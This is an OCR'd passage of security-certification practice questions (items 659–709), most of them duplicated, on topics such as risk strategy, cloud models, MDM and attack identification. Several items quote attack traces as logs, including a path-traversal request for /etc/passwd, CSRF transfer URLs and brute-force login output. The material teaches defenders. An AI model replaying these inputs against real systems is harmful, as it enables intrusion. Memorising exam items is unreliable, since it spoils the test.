C. Geolocation
D. Geofencing

1318

659. A worldwide manufacturing company has been experiencing email account compromises. In one incident, a user logged in from the corporate office in France, but then seconds later, the same user account attempted a login from Brazil. Which of the following account policies would BEST prevent this type of attack?

A. Network location
B. Impossible travel time
C. Geolocation
D. Geofencing

1319

660. An engineer wants to access sensitive data from a corporate-owned mobile device. Personal data is not allowed on the device. Which of the following MDM configurations must be considered when the engineer travels for business?

A. Screen locks
B. Application management
C. Geofencing
D. Containerization

1320

660. An engineer wants to access sensitive data from a corporate-owned mobile device. Personal data is not allowed on the device. Which of the following MDM configurations must be considered when the engineer travels for business?

A. Screen locks
B. Application management
C. Geofencing
D. Containerization

1321

661. A university is opening a facility in a location where there is an elevated risk of theft. The university wants to protect the desktops in its classrooms and labs. Which of the following should the university use to BEST protect these assets deployed in the facility?

A. Visitor logs
B. Cable locks
C. Guards
D. Disk encryption
E. Motion detection

1322

661. A university is opening a facility in a location where there is an elevated risk of theft. The university wants to protect the desktops in its classrooms and labs. Which of the following should the university use to BEST protect these assets deployed in the facility?

A. Visitor logs
B. Cable locks
C. Guards
D. Disk encryption
E. Motion detection

1323

662. Which of the following often operates in a client-server architecture to act as a service repository, providing enterprise consumers access to structured threat intelligence data?

A. STIX
B. CIRT
C. OSINT
D. TAXII

1324

662. Which of the following often operates in a client-server architecture to act as a service repository, providing enterprise consumers access to structured threat intelligence data?

A. STIX

B. CIRT

C. OSINT

D. TAXII

1325

663. An enterprise has hired an outside security firm to conduct penetration testing on its network and applications. The firm has been given all the developer's documentation about the internal architecture. Which of the following BEST represents the type of testing that will occur?

A. Bug bounty

B. White-box

C. Black-box

D. Gray-box

1326

663. An enterprise has hired an outside security firm to conduct penetration testing on its network and applications. The firm has been given all the developer's documentation about the internal architecture. Which of the following BEST represents the type of testing that will occur?

A. Bug bounty
B. White-box
C. Black-box
D. Gray-box

1327

664. A database administrator needs to ensure all passwords are stored in a secure manner, so the administrator adds randomly generated data to each password before storing. Which of the following techniques BEST explains this action?

A. Predictability
B. Key stretching
C. Salting
D. Hashing

1328

664. A database administrator needs to ensure all passwords are stored in a secure manner, so the administrator adds randomly generated data to each password before storing. Which of the following techniques BEST explains this action?

A. Predictability
B. Key stretching
C. Salting
D. Hashing

1329

665. After consulting with the Chief Risk Officer (CRO), a manager decides to acquire cybersecurity insurance for the company. Which of the following risk management strategies is the manager adopting?

A. Risk acceptance
B. Risk avoidance
C. Risk transference
D. Risk mitigation

1330

665. After consulting with the Chief Risk Officer (CRO), a manager decides to acquire cybersecurity insurance for the company. Which of the following risk management strategies is the manager adopting?

A. Risk acceptance
B. Risk avoidance
C. Risk transference
D. Risk mitigation

1331

666. Which of the following would be BEST to establish between organizations to define the responsibilities of each party, outline the key deliverables, and include monetary penalties for breaches to manage third-party risk?

A. An ARO
B. An MOU
C. An SLA
D. An BPA

1332

666. Which of the following would be BEST to establish between organizations to define the responsibilities of each party, outline the key deliverables, and include monetary penalties for breaches to manage third-party risk?

A. An ARO
B. An MOU
C. An SLA
D. An BPA

1333

667. A security analyst is reviewing the output of a web server log and notices a particular account is attempting to transfer large amounts of money:

```
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=5000000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=1000000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500 HTTP/1.1
```

Which of the following types of attack is MOST likely being conducted?

A. SQLi
B. CSRF
C. Session replay
D. API

1334

667. A security analyst is reviewing the output of a web server log and notices a particular account is attempting to transfer large amounts of money:

```
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=5000000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=1000000 HTTP/1.1
GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500 HTTP/1.1
```

Which of the following types of attack is MOST likely being conducted?

A. SQLi
B. CSRF
C. Session replay
D. API

668. A security analyst is reviewing logs on a server and observes the following output:

```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```

Which of the following is the security analyst observing?

A. A rainbow table attack
B. A password-spraying attack
C. A dictionary attack
D. A keylogger attack

668. A security analyst is reviewing logs on a server and observes the following output:

```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```

Which of the following is the security analyst observing?

A. A rainbow table attack
B. A password-spraying attack
C. A dictionary attack
D. A keylogger attack

1337

669. An attacker is attempting to exploit users by creating a fake website with the URL..www.validwebsite.com. The attacker's intent is to imitate the look and feel of a legitimate website to obtain personal information from unsuspecting users. Which of the following social-engineering attacks does this describe?

A. Information elicitation
B. Typo squatting
C. Impersonation
D. Watering-hole attack

1338

669. An attacker is attempting to exploit users by creating a fake website with the URL..www.validwebsite.com. The attacker's intent is to imitate the look and feel of a legitimate website to obtain personal information from unsuspecting users. Which of the following social-engineering attacks does this describe?

A. Information elicitation
B. Typo squatting
C. Impersonation
D. Watering-hole attack

1339

670. A Chief Information Security Officer (CISO) needs to create a policy set that meets international standards for data privacy and sharing. Which of the following should the CISO read and understand before writing the policies?

A. PCI DSS
B. GDPR
C. NIST
D. ISO 31000

1340

670. A Chief Information Security Officer (CISO) needs to create a policy set that meets international standards for data privacy and sharing. Which of the following should the CISO read and understand before writing the policies?

A. PCI DSS
B. GDPR
C. NIST
D. ISO 31000

1341

671. A cybersecurity department purchased a new PAM solution. The team is planning to randomize the service account credentials of the windows servers first. Which of the following would be the BEST method to increase the security on the Linux servers?

A. Randomize the shared credentials
B. Use only guest accounts to connect
C. Use SSH keys and remove generic passwords
D. Remove all user accounts

1342

671. A cybersecurity department purchased a new PAM solution. The team is planning to randomize the service account credentials of the windows servers first. Which of the following would be the BEST method to increase the security on the Linux servers?

A. Randomize the shared credentials

B. Use only guest accounts to connect

C. Use SSH keys and remove generic passwords

D. Remove all user accounts

1343

672. Which of the following types of controls is a CCTV camera that is not being monitored?

A. Detective

B. Deterrent

C. Physical

D. Preventive

1344

672. Which of the following types of controls is a CCTV camera that is not being monitored?

A. Detective

B. Deterrent

C. Physical

D. Preventive

1345

673. A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:


No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst MOST likely see in this packet capture?

A. Session replay
B. Evil twin
C. Bluejacking
D. ARP poisoning

1346

673. A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:



No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst MOST likely see in this packet capture?

A. Session replay
B. Evil twin
C. Bluejacking
D. ARP poisoning

674. A security analyst is reviewing information regarding recent vulnerabilities. Which of the following will the analyst MOST likely consult to validate which platforms have been affected?

A. OSINT
B. SIEM
C. CVSS
D. CVE

674. A security analyst is reviewing information regarding recent vulnerabilities. Which of the following will the analyst MOST likely consult to validate which platforms have been affected?

A. OSINT

B. SIEM

C. CVSS

D. CVE

1349

675. To reduce costs and overhead, an organization wants to move from an on-promises email solution to a cloud-based email solution. At this time, no other services will be moving. Which of the following cloud models would BEST meet the needs of the organization?

A. MaaS

B. IaaS

C. SaaS

D. PaaS

1350

675. To reduce costs and overhead, an organization wants to move from an on-promises email solution to a cloud-based email solution. At this time, no other services will be moving. Which of the following cloud models would BEST meet the needs of the organization?

A. MaaS

B. IaaS

C. SaaS

D. PaaS

1351

676. An attacker is trying to gain access by installing malware on a website that is known to be visited by the target victims. Which of the following is the attacker MOST likely attempting?

A. A spear-phishing attack

B. A watering-hole attack

C. Typo squatting

D. A phishing attack

1352

676. An attacker is trying to gain access by installing malware on a website that is known to be visited by the target victims. Which of the following is the attacker MOST likely attempting?

A. A spear-phishing attack

B. A watering-hole attack

C. Typo squatting

D. A phishing attack

1353

677. A security analyst is configuring a large number of new company-issued laptops. The analyst received the following requirements:

- The devices will be used internationally by staff who travel extensively
- Occasional personal use is acceptable due to the travel requirements
- Users must be able to install and configure sanctioned programs and productivity suites
- The devices must be encrypted
- The devices must be capable of operating in low-bandwidth environments

Which of the following would provide the GREATEST benefit to the security posture of the devices?

A. Configuring an always-on VPN

B. Implementing application whitelisting

C. Requiring web traffic to pass through the on-premises content filter

D. Setting the antivirus DAT update schedule to weekly

1354

677. A security analyst is configuring a large number of new company-issued laptops. The analyst received the following requirements:

- The devices will be used internationally by staff who travel extensively
- Occasional personal use is acceptable due to the travel requirements
- Users must be able to install and configure sanctioned programs and productivity suites
- The devices must be encrypted
- The devices must be capable of operating in low-bandwidth environments

Which of the following would provide the GREATEST benefit to the security posture of the devices?

A. Configuring an always-on VPN
B. Implementing application whitelisting
C. Requiring web traffic to pass through the on-premises content filter
D. Setting the antivirus DAT update schedule to weekly

1355

678. An analyst is trying to identify insecure services that are running on the internal network. After performing a port scan, the analyst identifies that a server has some insecure services enabled on default ports. Which of the following BEST describes the services that are currently running and the secure alternatives for replacing them? (Select THREE. .

A. SFTP, FTPS
B. SNMPv2, SNMPv3
C. HTTP, HTPS
D. TFTP, FTP
E. SNMPv1, SNMPv2
F. telnet, SSH
G. TLS, SSL
H. POP, IMAP
I. login, rlogin

1356

678. An analyst is trying to identify insecure services that are running on the internal network. After performing a port scan, the analyst identifies that a server has some insecure services enabled on default ports. Which of the following BEST describes the services that are currently running and the secure alternatives for replacing them? (Select THREE. .

A. SFTP, FTPS
B. SNMPv2, SNMPv3
C. HTTP, HTPS
D. TFTP, FTP
E. SNMPv1, SNMPv2
F. telnet, SSH
G. TLS, SSL
H. POP, IMAP
I. login, rlogin

1357

679. A forensics examiner is attempting to dump passwords cached in the physical memory of a live system but keeps receiving an error message. Which of the following BEST describes the cause of the error?

A. The examiner does not have administrative privileges to the system
B. The system must be taken offline before a snapshot can be created
C. Checksum mismatches are invalidating the disk image
D. The swap file needs to be unlocked before it can be accessed

1358

679. A forensics examiner is attempting to dump passwords cached in the physical memory of a live system but keeps receiving an error message. Which of the following BEST describes the cause of the error?

A. The examiner does not have administrative privileges to the system
B. The system must be taken offline before a snapshot can be created
C. Checksum mismatches are invalidating the disk image
D. The swap file needs to be unlocked before it can be accessed

1359

680. Which of the following are the MOST likely vectors for the unauthorized or unintentional inclusion of vulnerable code in a software company's final software releases? (Select TWO).

A. Unsecure protocols
B. Use of penetration-testing utilities
C. Weak passwords
D. Included third-party libraries
E. Vendors/supply chain
F. Outdated anti-malware software

1360

680. Which of the following are the MOST likely vectors for the unauthorized or unintentional inclusion of vulnerable code in a software company's final software releases? (Select TWO).

A. Unsecure protocols
B. Use of penetration-testing utilities
C. Weak passwords
D. Included third-party libraries
E. Vendors/supply chain
F. Outdated anti-malware software

1361

681. An organization's Chief Security Officer (CSO) wants to validate the business's involvement in the incident response plan to ensure its validity and thoroughness. Which of the following will the CSO MOST likely use?

A. An external security assessment
B. A bug bounty program
C. A tabletop exercise
D. A red-team engagement

1362

681. An organization's Chief Security Officer (CSO) wants to validate the business's involvement in the incident response plan to ensure its validity and thoroughness. Which of the following will the CSO MOST likely use?

A. An external security assessment

B. A bug bounty program

C. A tabletop exercise

D. A red-team engagement

682. A security analyst sees the following log output while reviewing web logs:

```
[02/Feb/2019:03:39:21 -0000] 23.35.212.99 12.59.34.88 - "GET /uri/input.action?
query=%2f..%2f..%2f..%2fetc%2fpasswd HTTP/1.0" 80 200 200
[02/Feb/2019:03:39:85 -0000] 23.35.212.99 12.59.34.88 - "GET /uri/input.action?query=/../../../etc/passwd
HTTP/1.0" 80 200 200
```

Which of the following mitigation strategies would be BEST to prevent this attack from being successful?


A. Secure cookies

B. Input validation

C. Code signing

D. Stored procedures

682. A security analyst sees the following log output while reviewing web logs:



Which of the following mitigation strategies would be BEST to prevent this attack from being successful?

A. Secure cookies
B. Input validation
C. Code signing
D. Stored procedures

683. Which of the following distributes data among nodes, making it more difficult to manipulate the data while also minimizing downtime?

A. MSSP
B. Public cloud
C. Hybrid cloud
D. Fog computing

683. Which of the following distributes data among nodes, making it more difficult to manipulate the data while also minimizing downtime?

A. MSSP
B. Public cloud
C. Hybrid cloud
D. Fog computing

1367

684. A security analyst needs to perform periodic vulnerability scans on production systems. Which of the following types would produce the BEST vulnerability scan report?

A. Port
B. Intrusive
C. Host discovery
D. Credentialed

1368

684. A security analyst needs to perform periodic vulnerability scans on production systems. Which of the following types would produce the BEST vulnerability scan report?

A. Port

B. Intrusive

C. Host discovery

D. Credentialed

1369

685. Which of the following represents a biometric FRR?

A. Authorized users being denied access

B. Users failing to enter the correct PIN

C. The denied and authorized numbers being equal

D. The number of unauthorized users being granted access

1370

685. Which of the following represents a biometric FRR?

A. Authorized users being denied access

B. Users failing to enter the correct PIN

C. The denied and authorized numbers being equal

D. The number of unauthorized users being granted access

1371

686. A company has been experiencing very brief power outages from its utility company over the last few months. These outages only last for one second each time. The utility company is aware of the issue and is working to replace a faulty transformer. Which of the following BEST describes what the company should purchase to ensure its critical servers and network devices stay online?

A. Dual power supplies
B. UPS
C. generator
D. PDU

1372

686. A company has been experiencing very brief power outages from its utility company over the last few months. These outages only last for one second each time. The utility company is aware of the issue and is working to replace a faulty transformer. Which of the following BEST describes what the company should purchase to ensure its critical servers and network devices stay online?

A. Dual power supplies
B. UPS
C. generator
D. PDU

1373

687. Which of the following terms should be included in a contract to help a company monitor the ongoing security of a new vendor?

A. A right-to-audit clause allowing for annual security audits
B. Requirements for event logs to be kept for a minimum of 30 days
C. Integration of threat intelligence in the company's AV
D. A data-breach clause requiring disclosure of significant data loss

1374

687. Which of the following terms should be included in a contract to help a company monitor the ongoing security of a new vendor?

A. A right-to-audit clause allowing for annual security audits
B. Requirements for event logs to be kept for a minimum of 30 days
C. Integration of threat intelligence in the company's AV
D. A data-breach clause requiring disclosure of significant data loss

1375

688. A Chief Security Officer (CSO) has asked a technician to devise a solution that can detect unauthorized execution privileges from the OS in both executable and data files and can work in conjunction with proxies or UTM. Which of the following would BEST meet the CSO's requirements?

A. Fuzzing
B. Sandboxing
C. Static code analysis
D. Code review

1376

688. A Chief Security Officer (CSO) has asked a technician to devise a solution that can detect unauthorized execution privileges from the OS in both executable and data files and can work in conjunction with proxies or UTM. Which of the following would BEST meet the CSO's requirements?

A. Fuzzing
B. Sandboxing
C. Static code analysis
D. Code review

1377

689. A security analyst is hardening a network infrastructure. The analyst is given the following requirements:

- Preserve the use of public IP addresses assigned to equipment on the core router
- Enable "in transport" encryption protection to the web server with the strongest ciphers

Which of the following should the analyst implement to meet these requirements? (Select TWO)

A. Configure VLANs on the core router
B. Configure NAT on the core router
C. Configure BGP on the core router
D. Enable AES encryption on the web server
E. Enable 3DES encryption on the web server
F. Enable TLSv2 encryption on the web server

1378

689. A security analyst is hardening a network infrastructure. The analyst is given the following requirements:

- Preserve the use of public IP addresses assigned to equipment on the core router
- Enable "in transport" encryption protection to the web server with the strongest ciphers

Which of the following should the analyst implement to meet these requirements? (Select TWO)

A. Configure VLANs on the core router
B. Configure NAT on the core router
C. Configure BGP on the core router
D. Enable AES encryption on the web server
E. Enable 3DES encryption on the web server
F. Enable TLSv2 encryption on the web server

1379

690. Which of the following environments utilizes dummy data and is MOST likely to be installed locally on a system that allows code to be assessed directly and modified easily with each build?

A. Production
B. Test
C. Staging
D. Development

1380

690. Which of the following environments utilizes dummy data and is MOST likely to be installed locally on a system that allows code to be assessed directly and modified easily with each build?

A. Production
B. Test
C. Staging
D. Development

1381

691. A security engineer needs to recommend a solution to defend against malicious actors misusing protocols and being allowed through network defenses. Which of the following will the engineer MOST likely recommend?

A. A content filter
B. A WAF
C. A next-generation firewall
D. An IDS

1382

691. A security engineer needs to recommend a solution to defend against malicious actors misusing protocols and being allowed through network defenses. Which of the following will the engineer MOST likely recommend?

A. A content filter
B. A WAF
C. A next-generation firewall
D. An IDS

1383

692. A company wants to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss. Which of the following would be the BEST backup strategy to implement?

A. Incremental backups followed by differential backups
B. Full backups followed by incremental backups
C. Delta backups followed by differential backups
D. Incremental backups followed by delta backups
E. Full backups followed by differential backups

1384

692. A company wants to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss. Which of the following would be the BEST backup strategy to implement?

A. Incremental backups followed by differential backups
B. Full backups followed by incremental backups
C. Delta backups followed by differential backups
D. Incremental backups followed by delta backups
E. Full backups followed by differential backups

1385

693. Which of the following is MOST likely to contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be managed after mitigating controls have been implemented?

A. An RTO report
B. A risk register
C. A business impact analysis
D. An asset value register
E. A disaster recovery plan

1386

693. Which of the following is MOST likely to contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be managed after mitigating controls have been implemented?

A. An RTO report
B. A risk register
C. A business impact analysis
D. An asset value register
E. A disaster recovery plan

 1387

1387

694. A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file downloaded from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control of the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker MOST likely use to gain access?

A. bot
B. fileless virus
C. logic bomb
D. RAT

 1388

1388

694. A large financial services firm recently released information regarding a security breach within its corporate network that began several years before. During the time frame in which the breach occurred, indicators show an attacker gained administrative access to the network through a file downloaded from a social media site and subsequently installed it without the user's knowledge. Since the compromise, the attacker was able to take command and control of the computer systems anonymously while obtaining sensitive corporate and personal employee information. Which of the following methods did the attacker MOST likely use to gain access?

A. bot
B. fileless virus
C. logic bomb
D. RAT

1389

695. A company just developed a new web application for a government agency. The application must be assessed and authorized prior to being deployed. Which of the following is required to assess the vulnerabilities resident in the application?

A. Repository transaction logs
B. Common Vulnerabilities and Exposures
C. Static code analysis
D. Non-credentialed scans

1390

695. A company just developed a new web application for a government agency. The application must be assessed and authorized prior to being deployed. Which of the following is required to assess the vulnerabilities resident in the application?

A. Repository transaction logs

B. Common Vulnerabilities and Exposures

C. Static code analysis

D. Non-credentialed scans

1391

696. While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network switches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps

B. A Telnet session

C. An SSH connection

D. SFTP traffic

1392

696. While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network switches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps

B. A Telnet session

C. An SSH connection

D. SFTP traffic

1393

697. An attack relies on an end user visiting a website the end user would typically visit, however, the site is compromised and users vulnerabilities in the end user's browser to deploy malicious software. Which of the following types of attacks does this describe?

A. Smishing

B. Whaling

C. Watering hole

D. Phishing

1394

697. An attack relies on an end user visiting a website the end user would typically visit, however, the site is compromised and users vulnerabilities in the end user's browser to deploy malicious software. Which of the following types of attacks does this describe?

A. Smishing

B. Whaling

C. Watering hole

D. Phishing

698. An organization recently discovered that a purchasing officer approved an invoice for an amount that was different than the original purchase order. After further investigation, a security analyst determines that the digital signature for the fraudulent invoice is exactly the same as the digital signature for the correct invoice that had been approved. Which of the following attacks MOST likely explains the behavior?

A. Birthday
B. Rainbow table
C. Impersonation
D. Whaling

698. An organization recently discovered that a purchasing officer approved an invoice for an amount that was different than the original purchase order. After further investigation, a security analyst determines that the digital signature for the fraudulent invoice is exactly the same as the digital signature for the correct invoice that had been approved. Which of the following attacks MOST likely explains the behavior?

A. Birthday
B. Rainbow table
C. Impersonation
D. Whaling

1397

699. A client sent several inquiries to a project manager about the delinquent delivery status of some critical reports. The project manager claimed the reports were previously sent via email, but then quickly generated and backdated the reports before submitting them as plain text within the body of a new email message thread. Which of the following actions MOST likely supports an investigation for fraudulent submission?

A. Establish chain of custody
B. Inspect the file metadata
C. Reference the data retention policy
D. Review the email event logs

1398

699. A client sent several inquiries to a project manager about the delinquent delivery status of some critical reports. The project manager claimed the reports were previously sent via email, but then quickly generated and backdated the reports before submitting them as plain text within the body of a new email message thread. Which of the following actions MOST likely supports an investigation for fraudulent submission?

A. Establish chain of custody
B. Inspect the file metadata
C. Reference the data retention policy
D. Review the email event logs

1399

700. A security administrator needs to create a RAID configuration that is focused on high read/write speeds and fault tolerance. It is unlikely that multiple drives will fail simultaneously. Which of the following RAID configurations should the administrator use?

A. RAID 0
B. RAID 1
C. RAID 5
D. RAID 10

1400

700. A security administrator needs to create a RAID configuration that is focused on high read/write speeds and fault tolerance. It is unlikely that multiple drives will fail simultaneously. Which of the following RAID configurations should the administrator use?

A. RAID 0
B. RAID 1
C. RAID 5
D. RAID 10

1401

701. A external forensics investigator has been hired to investigate a data breach at a large enterprise with numerous assets. It is known that the breach started in the DMZ and moved to the sensitive information, generating multiple logs as the attacker traversed through the network. Which of the following will BEST assist with this investigation?

A. Perform a vulnerability scan to identify the weak spots
B. Use a packet analyzer to investigate the NetFlow traffic
C. Check the SIEM to review the correlated logs
D. Require access to the routers to view current sessions

1402

701. A external forensics investigator has been hired to investigate a data breach at a large enterprise with numerous assets. It is known that the breach started in the DMZ and moved to the sensitive information, generating multiple logs as the attacker traversed through the network. Which of the following will BEST assist with this investigation?

A. Perform a vulnerability scan to identify the weak spots
B. Use a packet analyzer to investigate the NetFlow traffic
C. Check the SIEM to review the correlated logs
D. Require access to the routers to view current sessions

1403

702. The following are the logs of a successful attack:


```
[DATA] attacking service ftp on port 21
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "p@55w0rd"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "AcCe55"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "A110w!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "PL34s3#"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "FTPL0gin!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "L3tM31N!"
[21][ftp] host: 192.168.50.1 login: admin password: L3tM31N!
1 of 1 target successfully completed, 1 valid password found in <1 second
```

Which of the following controls would be BEST to use to prevent such a breach in the future?

A. Password history
B. Account expiration
C. Password complexity
D. Account lockout

1404

702. The following are the logs of a successful attack:



```
[DATA] attacking service ftp on port 21
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "p@55w0rd"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "AcCe55"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "A110w!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "PL34s3#"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "FTPL0gin!"
[ATTEMPT] 09:00:01UTC target 192.168.50.1 - login "admin" -pass "L3tM31N!"
[21][ftp] host: 192.168.50.1 login: admin password: L3tM31N!
1 of 1 target successfully completed, 1 valid password found in <1 second
```

Which of the following controls would be BEST to use to prevent such a breach in the future?

A. Password history
B. Account expiration
C. Password complexity
D. Account lockout

703. A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

A. A new firewall rule is needed to access the application
B. The system was quarantined for missing software updates
C. The software was not added to the application whitelist
D. The system was isolated from the network due to infected software

703. A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause**?**

A. A new firewall rule is needed to access the application
B. The system was quarantined for missing software updates
C. The software was not added to the application whitelist
D. The system was isolated from the network due to infected software

1407

704. While reviewing the wireless router, a systems administrator of a small business determines someone is spoofing the MAC address of an authorized device. Given the table below:

Hostname	IP address	MAC	MAC filter
PC1	192.168.1.20	00:1E:1B:43:21:B2	On
PC2	192.168.1.23	31:1C:3C:13:25:C4	Off
PC3	192.168.1.25	20:A2:22:45:11:D2	On
UNKNOWN	192.168.1.21	12:44:B2:FF:A1:22	Off

Which of the following should be the administrator's NEXT step to detect if there is a rogue system without impacting availability?

A. Conduct a ping sweep
B. Physically check each system
C. Deny internet access to the UNKNOWN hostname
D. Apply MAC filtering

1408

704. While reviewing the wireless router, a systems administrator of a small business determines someone is spoofing the MAC address of an authorized device. Given the table below:

Hostname	IP address	MAC	MAC filter
PC1	192.168.1.20	00:1E:1B:43:21:B2	On
PC2	192.168.1.23	31:1C:3C:13:25:C4	Off
PC3	192.168.1.25	20:A2:22:45:11:D2	On
UNKNOWN	192.168.1.21	12:44:B2:FF:A1:22	Off

Which of the following should be the administrator's NEXT step to detect if there is a rogue system without impacting availability?

A. Conduct a ping sweep
B. Physically check each system
C. Deny internet access to the UNKNOWN hostname
D. Apply MAC filtering

1409

705. Individual endpoint protection usage is causing inconsistent protection because the protection policy has not been uniformly deployed. Which of the following solutions should be implemented to address this issue?

A. Host-based firewall
B. Web-application firewall
C. Network firewall
D. Trusted Platform Module

1410

705. Individual endpoint protection usage is causing inconsistent protection because the protection policy has not been uniformly deployed. Which of the following solutions should be implemented to address this issue?

A. Host-based firewall
B. Web-application firewall
C. Network firewall
D. Trusted Platform Module

1411

706. An engineer is setting up a VDI environment for a factory location, and the business wants to deploy a low-cost solution to enable users on the shope floor to log in to the VDI environment directly. Which of the following should the engineer select to meet these requirements?

A. Laptops
B. Containers
C. Thin clients
D. Workstations

1412

706. An engineer is setting up a VDI environment for a factory location, and the business wants to deploy a low-cost solution to enable users on the shope floor to log in to the VDI environment directly. Which of the following should the engineer select to meet these requirements?

A. Laptops
B. Containers
C. Thin clients
D. Workstations

1413

707. A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technical implementation to prevent this from happening again?

A. Configure DLP solutions
B. Disable peer-to-peer sharing
C. Enable role-based access controls
D. Mandate job rotation
E. Implement content filters

1414

707. A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technical implementation to prevent this from happening again?

A. Configure DLP solutions
B. Disable peer-to-peer sharing
C. Enable role-based access controls
D. Mandate job rotation
E. Implement content filters

 1415

1415

708. A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAP's are using the same SSID, but they have non-standard DHCP configurations and on overlapping channel. Which of the following attacks is being conducted?

A. Evil twin
B. Jamming
C. DNS poisoning
D. Bluesnarfing
E. DDoS

 1416

1416

708. A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAP's are using the same SSID, but they have non-standard DHCP configurations and on overlapping channel. Which of the following attacks is being conducted?

A. Evil twin
B. Jamming
C. DNS poisoning
D. Bluesnarfing
E. DDoS

1417

709. A user's PC was recently infected by malware. The user has a legacy printer without vendor support, and the user's OS is full patched. The user downloaded a driver package from the internet. No threats were found on the downloaded file, but during file installation, a malicious runtime threat was detected. Which of the following is the MOST likely cause of the infection?

A. The driver had malware installed and was refactored upon download to avoid detection
B. The user's computer had a rootkit installed that had avoided detection until the new driver overwrote key files
C. The user's antivirus software definitions were out of date and were damaged by the installation of the driver
D. The user's computer had been infected with a logic bomb set to run when new driver was installed

1418

